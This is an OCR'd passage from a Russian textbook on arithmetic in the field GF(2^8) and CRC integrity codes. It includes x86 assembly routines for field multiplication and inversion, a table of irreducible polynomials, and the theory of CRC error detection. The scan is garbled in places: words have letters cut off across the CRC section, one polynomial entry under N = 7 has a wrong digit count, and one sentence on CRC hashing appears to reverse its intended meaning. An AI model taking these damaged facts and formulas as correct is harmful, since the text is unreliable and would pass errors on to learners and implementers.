$$\alpha = \omega^i \text{ и } \beta = \omega^j,$$

то их произведение $\alpha\beta$ может быть вычислено по формуле

$$\alpha\beta = \omega^{(i+j)\bmod(2^n-1)}.$$

Именно этот факт используется при реализации умножения табличным способом. Форми-руются два массива *Elem* и *Addr*. Первый массив состоит из $2^n - 1$ ненулевых элементов поля (n-разрядных двоичных кодов), расположенных в порядке возрастания степеней примитивно-го элемента. Например, содержимое ячейки массива *Elem* с адресом 0 равно $\omega^0 = 1$, т. е.

$$Elem\,[0] = \omega^0;$$

содержимое ячейки массива *Elem* с адресом 1 равно $\omega^1 = \omega$, т.е.

$$Elem\,[1] = \omega^1 \text{ и т. д.,}$$

т. е. содержимое ячейки массива *Elem* с адресом i равно ω^i,

$$Elem\,[i] = \omega^i;\ \text{где } i = \overline{0,\ 2^n - 2}.$$

Второй массив формируется для ускорения поиска нужного элемента в массиве *Elem*, в каждой ячейке массива *Addr* с адресом j содержится адрес элемента поля j в массиве *Elem*, $j = \overline{1,\ 2^n - 1}$, т. е.

$$Elem[i] = \alpha \Leftrightarrow Addr[\alpha] = i, \alpha \in GF(2^n), \alpha \neq 0.$$

Процедура определения результата $\alpha\beta$ умножения двух элементов поля

$$\alpha = \omega^i \text{ и } \beta = \omega^j$$

с использованием массивом *Elem* и *Addr* основана на нахождении в массиве *Elem* элемента α и считывании результата умножения из ячейки массива *Elem*, циклически смещенной в сторону старших адресов относительно ячейки, содержащей α, на j позиций, т. е.

$$\alpha\beta = Elem\,[(i + j)\; mod\; 2^n - 1] = Elem\,[(Addr[\alpha] + Addr[\beta])\; mod\; 2^n - 1].$$

Рассмотрим поле $GF(2^4)$, порожденное многочленом $\varphi(x) = x^4 + x + 1$. На рис. 2.4.5 показан пример умножения двух элементов поля $\alpha = 1011$ и $\beta = 0100$:

$$1011 \cdot 0100 = 1010.$$

На рис. 2.4.6 показан пример умножения двух элементов поля $\alpha = 1101$ и $\beta = 1000$:

$$1101 \cdot 1000 = 0010.$$

Программная реализация табличного умножения двух ненулевых элементов поля $GF(2^8)$ приведена ниже.

```
;=================================================================
;==== Mulgfl - процедура умножения двух =========================
;==== ненулевых элементов поля GF(2^8). ==========================
;=================================================================
;==== При вызове: DS: BX - адрес массива Elem&Addr (рис. 2.4.7), ===
;==== AH - первый сомножитель α = ω^i, ============================
;==== AL - второй сомножитель β = ω^j. ============================
;==== При возврате: AL - результат умножения. ====================
;=================================================================
Mulgfl          PROC
                push    bx
                xlat                    ; формируем в AL адрес элемента β
                                        ; в массиве Elem, AL = j
                xchg    al, ah          ; AH = j , AL = α
                xlat                    ; формируем в AL адрес элемента α
                                        ; в массиве Elem, AL = i

                add     al, ah          ; формирование адреса
                jnc     Result          ; ячейки массива Elem,
                sub     al, 255         ; содержащей результат умножения αβ
Result:         add     bx, 256         ; DS: BX - адрес массива Elem
                xlat                    ; считывание в AL
                                        ; результата умножения αβ
                pop     bx
                ret
Mulgfl          ENDP
```





Рис. 2.4.5. Пример умножения двух элементов поля $GF(2^4)$




Рис. 2.4.6. Пример умножения двух элементов поля $GF(2^4)$




Рис. 2.4.7. Организация массива *Elem&Addr*

Пусть, например, для построения поля $GF(2^8)$ выбран

$$\varphi(x) = x^8 + x^4 + x^3 + x + 1$$

– неприводимый многочлен показателя 51. Диаграмма состояний соответствующег устройства (рис. 2.4.8, *а*), один такт работы которого суть умножение на x по мс $\varphi(x)$, имеет 5 кодовых колец по 51 состоянию в каждом и один вырожденный трив ный цикл, соответствующий состоянию '00', переходящему самому в себя. Опре структуру устройства (генератора элементов поля), позволяющего сопоставить ка ненулевому элементу поля соответствующую степень примитивного элемента.




Рис. 2.4.8. Поле $GF(2^8)$:
а – *LFSR*, соответствующий характеристическому многочлену $\varphi(x) = x^8 + x^4 + x^3 + x + 1$;
б – генератор элементов $GF(2^8)$;
в – диаграмма его состояний

Имеем

$$\varphi(x+1) = (x+1)^8 + (x+1)^4 + (x+1)^3 + (x+1) + 1 =$$
$$= (x^8+1) + (x^4+1) + (x^3+x^2+x+1) + (x+1) + 1 =$$
$$= x^8 + x^4 + x^3 + x^2 + 1 = \tilde{\varphi}(x),$$

$\tilde{\varphi}(x)$ – примитивный многочлен, а значит, соответствие между различными формами представления элементов $GF(2^8)$ можно получить, моделируя работу устройства, показанного на рис. 2.4.8, *б*:

0 0 0 0 0 0 0 1 – '01' ($\omega^0 = 1$)
0 0 0 0 0 0 1 1 – '03' (ω)
0 0 0 0 0 1 0 1 – '05' (ω^2)
0 0 0 0 1 1 1 1 – '0F' (ω^3)
0 0 0 1 0 0 0 1 – '11' (ω^4)
0 0 1 1 0 0 1 1 – '33' (ω^5)
0 1 0 1 0 1 0 1 – '55' (ω^6)
1 1 1 1 1 1 1 1 – 'FF' (ω^7)
0 0 0 1 1 0 1 0 – '1A' (ω^8)
0 0 1 0 1 1 1 0 – '2E' (ω^9)

...

1 1 1 1 0 1 1 1 – 'F7' (ω^{25})
0 0 0 0 0 0 1 0 – '02' (ω^{26})
0 0 0 0 0 1 1 0 – '06' (ω^{27})

...

1 1 0 0 0 1 1 1 – 'C7' (ω^{252})
0 1 0 1 0 0 1 0 – '52' (ω^{253})
1 1 1 1 0 1 1 0 – 'F6' (ω^{254}).

Работу данного устройства моделирует программа, приведенная ниже.

```
;================================================================
;==== Генератор элементов поля GF(2^8), когда φ(x) не является =======
;==== примитивным. Один такт работы устройства суть умножение ======
;==== на x + 1 по модулю φ(x). ===================================
;==== ===========================================================
;==== Программа предназначена для запуска в отладчике ============
;==== в пошаговом режиме. AL - состояние генератора. ==============
;================================================================
        .MODEL tiny
        .CODE
        ORG     100h
Begin:  mov     al, 01h         ; AL = '01'
        mov     cx, 255         ; Число циклов равно количеству
                                ; ненулевых элементов поля
```



```
Step:   mov     ah, al          ; копия "старого"
                                ; состояния генератора
        rcl     al, 1           ; сдвиг LFSR и анализ
                                ; бита обратной связи
        jnc     Next            ; если бит обратной связи равен
                                ; нулю, коррекции результата
                                ; умножения на x не требуется
        xor     al, fb          ; действие единичного бита обратной связи
Next:   xor     al, ah          ; AL - "новое" состояние генератора
        loop    Step            ; Если CX не равно 0,
                                ; переход на начало следующего
                                ; такта работы генератора
        mov     ax, 4c00h
        int     21h
fb      DB      1Bh             ; Вектор обратных связей
        END     Begin
```

Пример выполнения операции умножения в рассматриваемом поле

$$(x^6 + x^4 + x^2 + x + 1)(x^7 + x + 1) =$$
$$= x^{13} + x^{11} + x^9 + x^8 + x^6 + x^5 + x^4 + x^3 + 1 =$$
$$= (x^7 + x^6 + 1) \; mod \; \varphi(x)$$

или

$$\omega^{98} \cdot \omega^{80} = \omega^{178},$$

а значит,

$$'57' \cdot '83' = 'C1'.$$

В $GF(2^8)$ справедливо

$$\omega^{255} = 1,$$

а значит, ненулевые элементы ω^i и $\omega^j (i \neq j)$ являются взаимно обратными тогда и только тогда, когда

$$i + j = 255.$$

Например,

$$\omega^4 \cdot \omega^{251} = \omega^{255} = 1,$$

т. е.

$$'11' \cdot 'B4' = 1$$

или

$$(x^4 + 1)(x^7 + x^5 + x^4 + x^2) = 1.$$

Умножая произвольный многочлен

$$a(x) = a_7x^7 + a_6x^6 + a_5x^5 + a_4x^4 + a_3x^3 + a_2x^2 + a_1x + a_0$$

на x, получим в общем случае многочлен 8-й степени

$$a_7x^8 + a_6x^7 + a_5x^6 + a_4x^5 + a_3x^4 + a_2x^3 + a_1x^2 + a_0x.$$

Если $a_7 = 0$, мы сразу получаем результат умножения; если $a_7 = 1$, необходимо взять результат по модулю $\varphi(x)$, что в рассматриваемой ситуации, очевидно, эквивалентно вычитанию из результата $\varphi(x)$. Таким образом, умножение $a(x)$ на x на байтовом уровне это либо результат циклического сдвига в сторону старших разрядов байта

$$(a_7a_6a_5a_4a_3a_2a_1a_0),$$

если $a_7 = 0$; либо поразрядный *XOR* результата циклического сдвига байта

$$(a_7a_6a_5a_4a_3a_2a_1a_0)$$

в сторону старших разрядов с вектором обратной связи '1*B*' (см. рис. 2.4.8, *а*), если $a_7 = 1$.

Пусть

$$xTime(\alpha)$$

– операция умножения элемента поля α на x. Тогда умножение на x^n можно осуществить путем n-кратного повторения операции $xTime(\alpha)$.

Например,

$$'57' \cdot '13' = 'FE',$$

так как

$$'57' \cdot '02' = xtime(57) = 'AE'$$
$$'57' \cdot '04' = xtime(AE) = '47'$$
$$'57' \cdot '08' = xtime(47) = '8E'$$
$$'57' \cdot '10' = xtime(8E) = '07'$$

$$'57' \cdot '13' = '57' \cdot ('01' \oplus '02' \oplus '10') = '57' \oplus 'AE' \oplus '07' = 'FE'.$$

Ниже приведен пример вычисления "на лету" произведения двух элементов *GF*(2 приведенному выше алгоритму.

```
;===============================================================
;==== Mulgf2 - процедура умножения двух элементов поля GF(2^8). ======
;===============================================================
;==== При вызове: AH - первый сомножитель, AL - второй сомножитель,
;==== DL - вектор обратных связей генератора элементов поля. =======
;==== При возврате: AL - результат умножения. ====================
;===============================================================
Mulgf2          PROC
                test    al, al   ; Первый сомножитель равен 0 ?
                jz      Result   ; Если да, на выход - результат равен 0
                xchg    ah, al
                test    al, al   ; Второй сомножитель равен 0 ?
                jz      Result   ; Если да, на выход - результат равен 0

                push    bx cx
```



```
                mov     cx, 8    ; Число повторений цикла
                xor     bl, bl   ; Инициализация регистра,
                                 ; в котором формируется результат
NextShift:      shr     ah, 1    ; Анализ очередного бита первого
                                 ; сомножителя
                jnc     xTime    ; Если выдвигаемый бит равен нулю,
                                 ; готовимся к следующему циклу
                xor     bl, al   ; Формирование в BL
                                 ; промежуточного результата
        ; ==== xTime (α), AL = α ============
xTime:          shl     al, 1
                jnc     EndL
                xor     al, dl
        ; ==================================
EndL:           loop    NextShift
                mov     al, bl   ; Результат умножения в AL
                pop     cx bx
Result: ret
Mulgf2          ENDP
```

2.4.4. Вычисление обратного элемента в поле $GF(2^n)$

Как и в случае умножения элементов поля, задача нахождения обратного элемента имеет два способа решения. Ниже приведен пример вычисления обратного элемента поля GF(28) на "лету".

```
;==========================================================
;====== Процедура формирования обратного элемента в GF(2^8), ======
;====== φ(x) = x^8 + x^4 + x^3 + x + 1 - неприводимый ===============
;====== Вход: AL - элемент поля α, выход: AL - элемент поля α^-1 ==
;====== FB - вектор обратных связей, ==========================
;====== для заданного φ(x) FB = 1Bh ============================
;==========================================================
Inversion       PROC
                push    cx
                xor     cx, cx   ; Обнуляем счетчик

Next1:
                call    Mult
                inc     cx
                cmp     al, 01h
                jnz     Next1
```

```
Next2:  call    Mult
                loop    Next2
                pop     cx
                ret
Inversion       ENDP
;==============================================================
;======= Один такт работы генератора элементов поля ============
;==============================================================
Mult            PROC
                push    bx
                mov     bl, al          ; Сохраняем исходное значение
                                        ; элемента поля α

                shl     al, 1
                jnc     Next3
                xor     al, FB
Next3:                                  ; Получили результат умножения α
                                        ; на x
                xor     al, bl          ; Получили результат умножения α
                                        ; на x + 1

                pop     bx
                ret
FB = 1Bh
Mult            ENDP
;==============================================================
```

В заключение приведем список многочленов, неприводимых над $GF(2)$, $N < 9$. М- гочлены заданы набором их коэффициентов $a_N\ a_{N-1}...a_i...a_2\ a_1\ a_0$, например, набор 1 соответствует многочлену $x^3 + x + 1$. В скобках указан показатель многочлена, т. е. н меньшее положительное число e, при котором $x^e - 1$ делится на данный многочлен остатка. Многочлены $f^*(x)$, для которых справедливо соотношение $f^*(x) = x^N f(x^{-1})$, где – многочлен степени N, уже имеющийся в списке, не приводятся.


```
N = 1
11 (1)
N = 2
111 (3)
N = 3
1011 (7)
N = 4
10011 (15)
11111 (5)
N = 5
100101 (31)
101111 (31)
110111 (31)
N = 6
1000011 (63)
1001001 (9)
1010111 (21)
1011011 (63)
1100111 (63)
N = 7
10000011 (127)
10001001 (127)
10001111 (127)
10011101 (127)
10100111 (127)
010101011 (127)
10111111 (127)
11001011 (127)
11101111 (127)
N = 8
100011011 (51)
100011101 (255)
100101011 (255)
100101101 (255)
100111001 (17)
100111111 (85)
101001101 (255)
101011111 (255)
101100011 (255)
101110111 (85)
101111011 (85)
110000111 (255)
110001011 (85)
110011111 (51)
111001111 (255)
111010111 (17)
```

2.5. *CRC*-коды

2.5.1. Контроль целостности информации с использованием *CRC*-кодов

Идеальным средством защиты информации от случайных искажений являются *CRC*-коды (*cyclic redundancy code*). Достоинствами *CRC*-кодов являются:


- высокая достоверность обнаружения искажений, доля P_O обнаруживаемых искажений не зависит от длины массива данных, а определяется только разрядностью N контрольного кода:

$$P_O = 1 - 2^{-N};$$


- зависимость контрольного кода не только от всех бит анализируемой информационной последовательности, но и от их взаимного расположения;
- высокое быстродействие, связанное с получением контрольного кода в реальном масштабе времени;
- простота аппаратной реализации и удобство интегрального исполнения;
- простота программной реализации.

К сожалению, простое условие пропуска искажений делает *CRC*-коды принципиально не пригодными для защиты от умышленных искажений информации. По этой же причине не следует признать непригодным использование процедуры формирования *CRC*-кода для хеширования информации.

Сущность процесса контроля целостности с использованием *CRC*-кодов заключается в следующем. Генератор *CRC*-кода инициализируется фиксированным начальным значением. Чаще всего в качестве начального заполнения используется либо код "все 0", либо код "все 1". Учитывая, что от начального состояния генератора достоверность метода не зависит, все дальнейшие рассуждения выполняются в предположении, что исходное состояние устройства – нулевое. Анализируемая двоичная последовательность преобразуется в короткий (обычно шестнадцати- или тридцатидвухразрядный) двоичный код – *CRC*-код. Значение полученного *CRC*-кода сравнивается с эталонным значением, полученным заранее для последовательности без искажений. По результатам сравнения делается вывод о наличии или отсутствии искажений в анализируемой последовательности.



а



б




Рис. 2.5.1. Три варианта схемы генератора *CRC*–кода, соответствующего:
а, *б*, *в* – характеристическому многочлену $\varphi(x) = x^4 + x + 1$;
г – деление многочлена входной последовательности на характеристический многочлен генератора *CRC*–кода.
R – коэффициенты многочлена–остатка $R(x)$,
Q – коэффициенты многочлена–частного $Q(x)$

Рассмотрим схему генератора *CRC*-кода, показанную на рис. 2.5.1, *б*. Входной анализируемой двоичной последовательности

$$A = a_0a_1a_2...a_t...a_{m-1}, a_t \in \{0, 1\}, t = \overline{0,(m-1)}$$

где m – длина последовательности, можно поставить в соответствие многочлен $A(x)$ степени $(m-1)$

$$A(x) = a_0x^{m-1} + ... + a_tx^{m-t-1} + a_{m-2}x + a_{m-1}.$$

Тогда процесс получения *CRC*-кода эквивалентен делению многочлена $A(x)$ входной последовательности на характеристический многочлен $\varphi(x)$ генератора *CRC*-кода. Если

$$A(x) = \varphi(x)Q(x) + R(x),$$

где $Q(x)$ и $R(x)$ – соответственно частное и остаток, то коэффициенты многочлена Q появляются на выходе разряда q_{N-1}, а коэффициенты многочлена $R(x)$ остаются в регист генератора после прохождения всей последовательности A. Иначе говоря, *CRC*-код s в т ности равен коду остатка R, т. е. $s = R$, а $s(x) = R(x)$.

Работа генератора *CRC*-кода описывается системой линейных уравнений

$$\begin{cases} q_0(t+1) = \alpha_N q_{N-1}(t) \oplus a_t \\ q_i(t+1) = \alpha_{N-i} q_{N-1}(t) \oplus q_{i-1}(t), i = \overline{1, N-1}, \end{cases}$$

где $\alpha_1\ \alpha_2\ ...\ \alpha_N$, $\alpha_i \in \{0, 1\}$, – коэффициенты образующего многочлена, $q_j(t)$ и $q_j(t+1)$ – состо ние j-го разряда, соответственно, в моменты времени t и $t + 1$, $t = \overline{0, m}$, $j = \overline{0, N-1}$.

Таким образом, для *CRC*-генератора справедлив *принцип суперпозиции*, который гл сит: *реакция линейного устройства на сумму двух входных воздействий равна сум реакций на каждое воздействие в отдельности.*

Пусть

$$A = a_0a_1...a_{m-1}$$

– анализируемая последовательность,

$$B = b_0b_1...b_{m-1}$$

– правильная последовательность (без искажений), e – последовательность, полученн в результате сложения по модулю два соответствующих элементов последовательност A и B, т. е. для любого элемента последовательности e справедливо

$$e_i = a_i \oplus b_i, i = \overline{0,(m-1)}.$$

Единичные биты последовательности e соответствуют искаженным битам последов тельности B, поэтому последовательности e логично назвать *последовательностью*, и *вектором, ошибок*. При отсутствии искажений

$$\forall i = \overline{0,(m-1)}, e_i = 0.$$

Пусть $A(x)$, $B(x)$ и $e(x)$ – многочлены; s_A, s_B и s_e – *CRC*-коды, соответственно, послед вательностей A, B и e. Искажения в последовательности A будут пропущены, если s_A = Имеем $A = B \oplus e$, откуда, применяя принцип суперпозиции, получаем равенство

$$s_A = s_B \oplus s_e.$$

Таким образом, *необходимым и достаточным условием пропуска искажений явл ется равенство* $s_e = 0$, которое имеет место, когда *многочлен* $e(x)$ *нацело делится многочлен* $\varphi(x)$.

Все сказанное относительно генератора, показанного на рис. 2.5.1, *б*; справедли и для двух других, так как для всех трех генераторов при $e \neq 0$ справедливо утверждени $s_e = 0$ *тогда и только тогда, когда* $e(x)$ *нацело делится на* $\varphi(x)$. Все три схемы обеспеч вают одинаковую достоверность контроля, тем не менее предпочтение следует отда третьей из них, как обеспечивающей наиболее интенсивное "перемешивание" ошибо

Рассмотрим процесс получения *CRC*-кода последовательности ошибок *e*. Каждый единичный бит этой последовательности, поступив на вход первых двух *CRC*-генераторов, искажает состояние только одного, первого, разряда регистра. В третьем генераторе, в котором *CRC-код последовательности A равен остатку от деления многочлена* $x^N A(x)$ *на* $\varphi(x)$, в аналогичной ситуации искажаются сразу n_{fb} разрядов, где n_{fb} – количество отводов обратной связи.

В общем случае схемы *CRC*-генераторов имеют вид, показанный на рис. 2.5.2.




Рис. 2.5.2. Варианты схемы одноканального *CRC*-генератора:
а – на основе генератора Фибоначчи;
б, в – на основе генератора Галуа

